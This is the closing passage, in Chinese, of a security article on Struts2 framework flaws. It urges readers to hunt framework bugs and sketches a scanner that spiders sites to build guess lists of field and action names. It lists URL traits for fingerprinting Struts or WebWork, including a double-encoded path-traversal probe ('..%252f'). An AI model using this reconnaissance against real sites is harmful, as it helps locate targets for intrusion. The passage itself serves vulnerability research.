本文对 struts2 的种种安全缺陷，就提到这里。个人觉得这是一个挖漏洞的方向，对 framework 漏洞的挖掘。

可能大家都专注于代码安全，没有太多的去看框架本身是否安全，以及使用了框架后，是否真的安全。

所以很多人忽略这个问题，我相信这不是一个新的开始，也不是一个结束，只是让大家开始更加重视框架安全。

作者也仅仅在本文提到了 struts，webwork 这两个框架，事实上框架很多，他们真的安全么？有待考证！

最后写给那些真正打算把技术应用于实践的同学们，框架漏洞扫描器，是可以做出来的，对于难以解决的猜解

问题，可以对网站蜘蛛一下，然后保存那些开发人员喜欢使用的字段名称，关注各个 input 的名字，action 的

名字，目录名字等，生成猜解一个列表。而判断是否用了 struts 更加简单：

特征 1：XXX.action 可能是 struts 或 webwork

特征 2：XXX.do 可能是 struts 或 webwork

特征 3：XXX!bbb.action 可能是 struts 或 webwork

特征 4：XXX/struts/..%252f 必然是 struts2

其他细节处，不再一一给出，有待大家发掘。

相关的漏洞修补方式，作者不在此处献丑，请大家根据漏洞原理自行处理。

感谢

感谢 axis （http://hi.baidu.com/aullik5）对本文提出的建议。
感谢幻影 webzine http://webzine.ph4nt0m.org/
感谢 struts 所有开发人员种种有趣的代码。
作者 DEMO 中有敏感数据，恕不能提供，请大家自行搜索 strutsdemo 搭建环境测试。
Struts2：http://struts.apache.org/2.x/
Struts2 svn：http://svn.apache.org/viewvc/struts/struts2/trunk/